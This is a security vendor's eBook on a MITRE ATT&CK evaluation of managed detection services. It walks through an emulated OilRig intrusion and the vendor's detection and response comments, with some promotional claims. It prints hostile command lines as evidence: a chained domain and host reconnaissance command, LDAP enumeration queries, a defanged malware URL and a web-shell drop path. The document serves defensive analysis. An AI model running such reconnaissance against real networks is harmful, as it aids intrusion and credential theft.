eBook

2022 MITRE ENGENUITY™ ATT&CK® Evaluations for Managed Services

An Emulated Attack Retrospective and Best Practices for Organizations Adopting Managed Security Services

CRITICALSTART®

Table of Contents

Introduction

The MITRE ENGENUITY™ ATT&CK® Evaluations program brings together product and service providers with MITRE experts to collaborate in evaluating security solutions. The evaluations process applies a systematic methodology using a threat-informed purple teaming approach to capture critical context around a solution's ability to detect or protect against known adversary behavior as defined by the ATT&CK knowledge base. Results from each evaluation are thoroughly documented and openly published.

MITRE ENGENUITY evaluations are focused on the technical ability to address known adversary behavior. The IT security community trusts these evaluations because of MITRE's objective insight and conflict-free perspective. Each vendor evaluation is independently assessed on their unique approach to threat detection. Evaluation rounds are not a competitive analysis; they do not showcase scores, rankings, or ratings and are transparent and openly published.

Members of the IT community typically use evaluations to make better-informed decisions on which products can most effectively secure their networks. It's smart to consider other factors not included in these evaluations to determine which tool is best for your needs. One product may not fit every need, and products can address different challenges in various ways.

In years past MITRE ENGENUITY conducted evaluations of the efficacy of solutions in protecting endpoints, securing industrial control systems and combating threat groups such as Wizard Spider and Sandworm. In 2022 MITRE ENGENUITY carried out its first-ever evaluation for managed services. This white paper will recount the evaluation process and the performance of Critical Start's Managed Detection & Response (MDR) Services and Zero Trust Analytics Platform™ (ZTAP™).

We publish this paper as an educational asset, not a marketing vehicle. Complex, multi-stage cyberattacks in enterprise environments are in a constant state of evolution. While the MITRE ATT&CK® Framework is a comprehensive listing of the tactics, techniques and procedures (TTPs) employed by malicious actors worldwide, the ways in which hackers employ and sequence these TTPs change constantly. We share our findings here in the hopes that the reader will come away with a clearer understanding both of today's threat landscape and how well Critical Start's services are at uncovering and stopping malicious attacks.

Evaluation Rationale and Parameters

The core goals of the evaluation were designed to provide transparent and impartial insights into how managed security service providers (MSSPs) and managed detection and response (MDR) capabilities provide context to adversary behavior. In a 2021 survey conducted by MITRE ENGENUITY on Managed Services providers, the results were significant:

- **58% of organizations rely on managed services to either complement their in-house security operations center (SOC),** or as their main line of defense.
- **This number jumps to 68% when considering companies under 5,000 employees.**
- **At the same time, roughly half of these organizations aren't confident in their managed service's people or technology.** This is in comparison to those that leverage in-house SOCs, where confidence spikes to 75%.

MITRE ENGENUITY is stressing that this Evaluation is not a detection-oriented assessment; their goal was to separate the security tool efficacy itself (which is measured in the Enterprise evaluations) **to focus more on the ability for the Managed Service Provider to make sense of the adversary activities and provide guidance and response recommendations.** In this case, detecting all alerts relative to the adversary's objective isn't the goal since an alert detected but not actioned ultimately benefits the attacker, if the defending organization does not respond in a timely enough manner.

The Managed Services evaluations employed a ***closed book*** version of adversary emulation, whereby the vendor participants would not know the emulated adversary until after the execution is complete, though it will be based upon publicly available threat intelligence. This methodology was a departure for MITRE ENGENUITY, as all previous Enterprise evaluations were conducted ***open book***—whereby vendors knew going into the process what adversaries would be emulated. Additionally with open book, vendors were provided with information on Technique Scope as well, which defined the techniques that could be included in the evaluation.

Scenario Details and Real-World Limitations

As with most testing environments, it's difficult to truly reflect a real-world organizational deployment. As MITRE repurposed the Enterprise Evaluation – an endpoint-only evaluation – for the Managed Services Evaluation, the deployment test environment raised concerns for real-world scenarios.

For this evaluation, MITRE ENGENUITY further downgraded the final test environment from their original scope. This ebook will call out those scenarios that are only possible in artificial testing environments that aren't indicative in real-world deployments so that the reader can determine the applicability to their own host and network configuration.

The testing scope favored raw event telemetry data collection and post-hoc analysis over standard security product alert and incident generation. As this test range only had 6 hosts, **to scale the same event telemetry storage would be cost prohibitive for most organizations to procure** to support thousands or tens of thousands of hosts in the real-world.

Additionally, **MITRE ENGENUITY removed time-based Service Level Agreement (SLA) metrics and use of native mobile apps from their response evaluation.** Findings were submitted to MITRE a day after the end of the testing period, which is a full 6 days after the commencement of the test. While an incident response after-action report is interesting for historical reasons, the method in which the evaluation was conducted did not fully stress test the timeliness of alert escalation that is the single best action to prevent adversary activities in a network.

NOTE: In a multi-stage adversarial campaign spanning days, Critical Start was able to identify and recommend immediate response actions in the initial execution that would have completely stopped the adversary through web and native mobile interfaces – quarantine of the infected documents, isolation of the impacted workstations, and force logout and force password change for compromised user accounts.

Additionally, Critical Start SOC analysts added additional context on Additional Behaviors Observed, Behaviors & Evidence, Organizational Risk and Recommended Actions beyond endpoint-only responses.


Summary of Emulated Adversarial Activity

Critical Start correctly identified the emulated adversarial group, initial access vectors, and target objectives in our submission documents at the completion of the evaluation period.

Group(s): OilRig / Hafnium – a suspected Iranian threat group that has targeted Middle Eastern and international victims since at least 2014.

Initial Access: a spearphish email to download an infected document that initiated the follow-on adversary activities using SideTwist, TwoFace, RDAT, mimikatz, and renamed Windows binaries.

Target Objectives: perform reconnaissance in the network, steal credential to move laterally using native Windows services, access a SQL Server database, and exfiltrate the database backup over email communication channels



Role	Domain Controller
Hostname	diskjockey
IP	10.1.0.4
OS	Windows Server 2019 Datacenter

Role	Exchange Mail
Hostname	waterfalls
IP	10.1.0.6
OS	Windows Server 2019 Datacenter

Role	SQL Server
Hostname	endofroad
IP	10.1.0.7
OS	Windows Server 2019 Datacenter


Role	Workstation
Hostname	theblock
IP	10.1.0.5
OS	Windows 10 Enterprise - 21H2

Role	C2
Hostname	dungeon0
IP	192.168.0.4
OS	Kali Linux 2019.2

Role	Mail & File Server
Hostname	dungeon3
IP	192.168.0.5
OS	Kali Linux 2019.2

CRITICALSTART® Managed Detection and Response Services

Critical Start's managed detection and response (MDR) services simplify the protection of digital infrastructure and effectively stop business disruption from cybersecurity threats. Critical Start brings a team of skilled security experts with a deep understanding of complex corporate environments, with the ability to adapt and scale with the needs of our customer organizations' needs.



IDENTITY

SIEM/XDR


EDR/EPP

Ingests, normalizes and aggregates all signals from security tools

Aggregates cross-channel alerts to a single host or user

Automatically resolves all known good with **Trusted Behavior Registry™**

Escalates any unknown threats for SOC analysis



Our MDR services include:

- ✓ 100% visibility to every action and every data point our team has examined, what our detection engineers see, and a view of the detection coverage delivered by your security tools and MDR service
- ✓ Service Level Agreements for Time to Detect (TTD) and Median Time to Resolution (MTTR) for all alerts, regardless of severity level – guaranteed in one hour or less – with no fine print
- ✓ Protection across the attack surface and dynamic environments, with real-time monitoring, rapid investigation and continuous threat hunting and response from our U.S.-based security operations center (SOC) that's available 24x7x365

Sequence of Attack

A Day-by-Day Recounting of a Sophisticated Malicious Cyberattack, and the Efficacy of Critical Start in Detecting and Documenting the Attacker's Actions

There are a few points to consider before we dive into the step-by-step walk through of the OilRig cyberattack at the heart of the Managed Service evaluation. First, the attack in question—a persistent, uninterrupted, multi-stage intrusion and data exfiltration event carried out over a week—is a rare occurrence for organizations with functioning security infrastructure installed.

Note here again that Windows built-in Microsoft Defender's antivirus was disabled during the attack, and the incident response capabilities in Critical Start were purposely not implemented. If MITRE ENGENUITY were a typical Critical Start customer, and had these resources been in place as they usually would be, the attack would have been readily stopped early in the attack.

Second, while we are writing this paper for technically sophisticated readers, a recounting of every incident action detail and Critical Start observation response throughout the evaluation would result in a document dozens of pages long.

In the interest of readability, we are placing emphasis on compiling a tight narrative – not an exhaustive list of manufactured TTPs – that highlights the most consequential actions and observations. As such, we'll show how adversary actions were interpreted by Critical Start within the context of the ATT&CK for Enterprise framework and nomenclature, and how the platform rendered those actions for the administrative team to remediate or mitigate. **Let's dive in.**

Fun Fact:

MITRE ENGENUITY selected Usernames and Hostnames for meaning and fun.

Users: Tous and Gosta(ham) are mythological Iranian princes and heroes


Hosts: Reference to female pop artists/ groups, (Jenny from) "theblock" and (Don't go chasing) "waterfalls" (TLC).

Step 1: Initial Compromise

The adversary starts with a phishing email for initial access to fool the user to download an infected Word document. In this emulated evaluation, MITRE did not have a real email server to send the email, it was backloaded into the user's inbox. For organizations looking to protect from phishing attacks and users clicking on malicious links, Critical Start recommends deploying security products to defend against these attack vectors.


- The targeted user received a phishing email (Initial Access – Phishing, T1566) to user "gosta" enticing the user to download the file "marketing_materials.zip".
- Within that archive, gosta opens an infected Word document "GGMS Overview.doc" (Execution – User Execution, T1204) that uses malicious macros to execute code (Execution – Command and Scripting Interpreter, T1059).
- SideTwist payload is embedded in a document under "UserForm1.TextBox1.Text" as base64-encoded data (Defense Evasion – Obfuscated Files or Information, T1027).
- "GMS Overview.doc" drops "b.doc" and "update.xml" to disk (Command and Control – Ingress Tool Transfer, T1105). "b.doc" is actually an executable (Defense Evasion – Masquerading, T1036).
- Scheduled task "SystemFailureReporter" is created and executed every 5 minutes (Persistence – Scheduled Task/Job, T1053).

NOTE: In order to simulate the user successfully executing on an email phishing attack to download an infected document, Critical Start discovered that MITRE ENGENUITY had to disable client-side protections in Microsoft Edge.



ProcessCommandLine
"msedge.exe" --type=renderer --disable-client-side-phishing-detection --display-capture-permissions-policy-allowed -

Critical Start Escalated Comment to Customer with Analysis



Additional Behaviors Observed:


1. The Zip Archive: `Marketing_Materials.zip` was downloaded from an untrusted source via `msedge.exe`
   - Source: `https://shirinfarhad[.]com/Marketing_Materials[.]zip`
   - Destination: `C:\Users\gosta\Downloads\Marketing_Materials.zip`
     - File Contents: `GGMS Overview.doc`
2. `GGMS Overview.doc` was extracted from the zip archive `Marketing_Materials.zip` and then executed via `winword.exe`
   - Command Line: `"WINWORD.EXE" /n "C:\Users\gosta\Downloads\Marketing_Materials\GGMS Overview.doc" /o ""`
   - Antivirus detections: `Woreflint`, `SchTaskPersistenceMacro`
     - This indicates the document contained a malicious VBA script
3. `GGMS Overview.doc` ran multiple LDAP queries to gather information on critical assets and users
   - LDAP Queries:
     - `(objectclass=*)`
       - Queries all entries in the directory
     - `(&(objectcategory=serviceConnectionPoint)(|(keywords=77378F46-2C66-4aa9-A6A6-3E7A48B19596)(keywords=67661D7F-8FC4-4fa7-BFAC-E1D7794C1F68)))`
       - Queries Exchange Autodiscover to locate Exchange Server
     - `(&(objectClass=user)(objectCategory=person)(objectSid=\01\05\00\00\00\00\00\05\15\00\00\00\D2\BDc\E1\29\9B\DF\D2\E2\A9\3C\0Fd\04\00\00))`
       - Queries user information

Step 2: Workstation Discovery

After initial compromise, adversaries often perform discovery techniques to determine what system they compromised and begin to collect user and group information on the host.

- “SystemFailureReporter.exe” spawns “cmd.exe” (Execution – Command and Scripting Interpreter, T1059).
- “cmd.exe” executes “whoami” (Discovery – System Owner/User Discovery, T1033).
- “cmd.exe” executes “hostname” (Discovery – System Information Discovery, T1082).
- “cmd.exe” executes “ipconfig /all” (Discovery – System Network Configuration Discovery, T1016).
- “cmd.exe” executes “net user /domain” (Discovery – Account Discovery, T1087).
- “cmd.exe” executes “net group /domain” (Discovery – Permission Groups Discovery, T1069).
- “cmd.exe” executes “net group ‘domain admins’ /domain” (Discovery – Permission Groups Discovery, T1069).
- [adversary executes 12 more discovery commands]

Critical Start Behavior & Evidence Analysis sent to Customer




Behaviors & Evidence:

Behavior: cmd.exe was run with `whoami` parameters by the user `gosta`, using this to identify several different bits of information on the host:

- Command Line: `cmd.exe /c whoami & hostname & ipconfig /all & net user /domain 2>&1 & net group /domain 2>&1 & net group "domain admins" /domain 2>&1 & net group "Exchange Trusted Subsystem" /domain 2>&1 & net accounts /domain 2>&1 & net user 2>&1 & net localgroup administrators 2>&1 & netstat -an 2>&1 & tasklist 2>&1 & sc query 2>&1 & systeminfo 2>&1 & reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 2>&1`

> Evidence:
>
> - The file `SystemFailureReporter.exe` can be seen running as the parent process to the above command.
>   - This file can be linked to other malicious behavior that has been previously seen running in the environemnt on this host, via Alert Link
>   - Additional processes can be seen performing similar commands, all stemming from the process `SystemFailureReporter.exe`

Critical Start Risk Analysis and Response Recommendation



What is the Risk

This behavior is indicative of the malicious file `SystemFailureReporter.exe` being run and passing commands to run on the host in attempts to harvest information about the system and the user being accessed.

ACTION:

- Here, the SOC would take the following actions:
  - Block and Quarantine the file `SystemFailureReporter.exe`
  - Isolate the endpoint to prevent further network communications

At this point, Critical Start has determined that SystemFailureReporter.exe (in context with previous activity) is an unknown malware executing system discovery commands as a prelude to further adversary activity.


Critical Start recommends that the SystemFailureReporter.exe file is quarantine and that the endpoint on which it is running is isolated.

How We Would Respond at Step 2: Workstation Discovery

The Managed Services Evaluation did not allow for prevention policies to be enabled nor the provider to execute any remediation actions.

If this was a real-world scenario, the Critical Start Security Operations Center (SOC) or our customers can **execute platform response actions independent of any security tool they have deployed** via our native platform Security, Orchestration, Automation and Response capabilities from either the web interface or MOBILE**SOC**® mobile application.


The response procedures can be executed by Critical Start on the customer's behalf, or the alert can be escalated to the customer for them to execute following their own internal procedures.



07/18/22, 09:10AM | 4 |
Filter Analysis
Matched Playbooks (2)
Create Filter
Create Playbook
Filter 101
Triage
IOC Details
Logged on Users
Machine Information
Response
Request Full Host Isolation
Start Machine Full AV Scan
Start Machine Quick AV Scan
Stop Isolation
Box
.doc
was detected based on indication provided
De
this file and found it to be malicious.
e226206b5042136e78f29f7cf12f
d0df18d23e5cdfe86b1116d74d88cf303079
9ba9

Critical Start Platform Triage and Response Actions
Web Interface

Critical Start Platform Triage and Response Actions
MOBILE**SOC**® **Interface**



07/18/22, 9:10 AM

Hostname
Theblock.Boom.Box

Entity Type
File

File Name
GGMS Overview.doc

Start Machine Full AV Scan
Start a **Full** AV scan on the machine

Request Full Host Isolation
Request a **Full** isolation of the machine

Stop Isolation
Remove the isolation of the machine

Start Machine Quick AV Scan
Start a **Quick** AV scan on the machine

Step 3: SideTwist Host Discovery and Credential Collection


The adversary downloads a Bearfoos malware to dump user credentials and exfiltrate them over HTTP POST requests:

- “SystemFailureReporter.exe” downloads “b.exe” (Command and Control – Ingress Tool Transfer, T1105)
- “b.exe” dumps credentials from the Windows Credential Manager (Credential Access – Credentials from Password Stores: Windows Credential Manager, T1555.004)
- “SystemFailureReporter.exe” exfiltrates data read from fsociety.dat to 192.168.0.4 via HTTP POST request

While the antivirus tool detected the Bearfoos malware, the Critical Start SOC analyst provided additional context to the threat **recommending that user accounts on the compromised host are reset or deleted** (the user account “gosta” that downloaded the initial infected document).

Customers that have a complete deployment of Critical Start Managed Detection and Response (MDR) services (unlike the MITRE range that is endpoint only), **can execute user-oriented response actions including force logoff user and expiring session tokens, forcing a password change at next login, and confirming a user is risky** for additional behavioral analytic detections.

Critical Start Escalated Comment to Customer with Analysis



High Priority

What was Observed

Summary:

- The file `b.exe` was detected on host `Theblock.Boom.Box` being run under user account `gosta`.
  - File Path: `C:\Users\gosta\AppData\Roaming\b.exe`
  - This is classified as `Bearfoos` malware by the antivirus.
  - This was launched by `SystemFailureReporter.exe` previously identified as malware seen here and here
    - We believe this to be C2 agent being used by the attacker.
  - This process enumerated vault credentials and queried a unique vault credential from the `Credential Manager`.

What is the Risk

File `b.exe` was identified as malware and has attempted to steal and enumerate credentials.
This process was launched by another malware file `SystemFailureReporter.exe`. User accounts from this host, including user account `gosta` are at risk and should be reset.
If user `gosta` is not legitimate, it is recommended the user account be deleted.

ACTION:

- Here, the SOC would take the following actions:
  - Block and Quarantine the file `b.exe`
  - Isolate the endpoint to prevent further network communications

Step 4: Web Shell Installation


The adversary continues their activity and downloads a webshell to install on another host in order to take control of other systems and move laterally without detection:


- “SystemFailureReporter.exe” downloads “contact.aspx” (Command and Control – Ingress Tool Transfer, T1105)
- “contaxt.aspx” is copied from “theblock” to “waterfalls” (Lateral Movement, Lateral Tool Transfer, T1570)
- “contact.aspx” is uploaded to “C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\” (Persistence – Server Software Component: Web Shell, T1505.003)
- “SystemFailureReporter.exe” exfiltrates data read from fsociety.dat to 192.168.0.4 via HTTP POST request

Critical Start SOC analysts document summary, analysis, risk, and recommend action comments within the Critical Start Platform. **This provides a valuable differentiation over Managed Services providers that only use the vendor’s native security tools for their services.**

Since analysis is often conducted across multiple source events and cross-vendor security tools, the notes that the Critical Start SOC analyst documents include links to the other alerts and incidents as evidence within the comments.

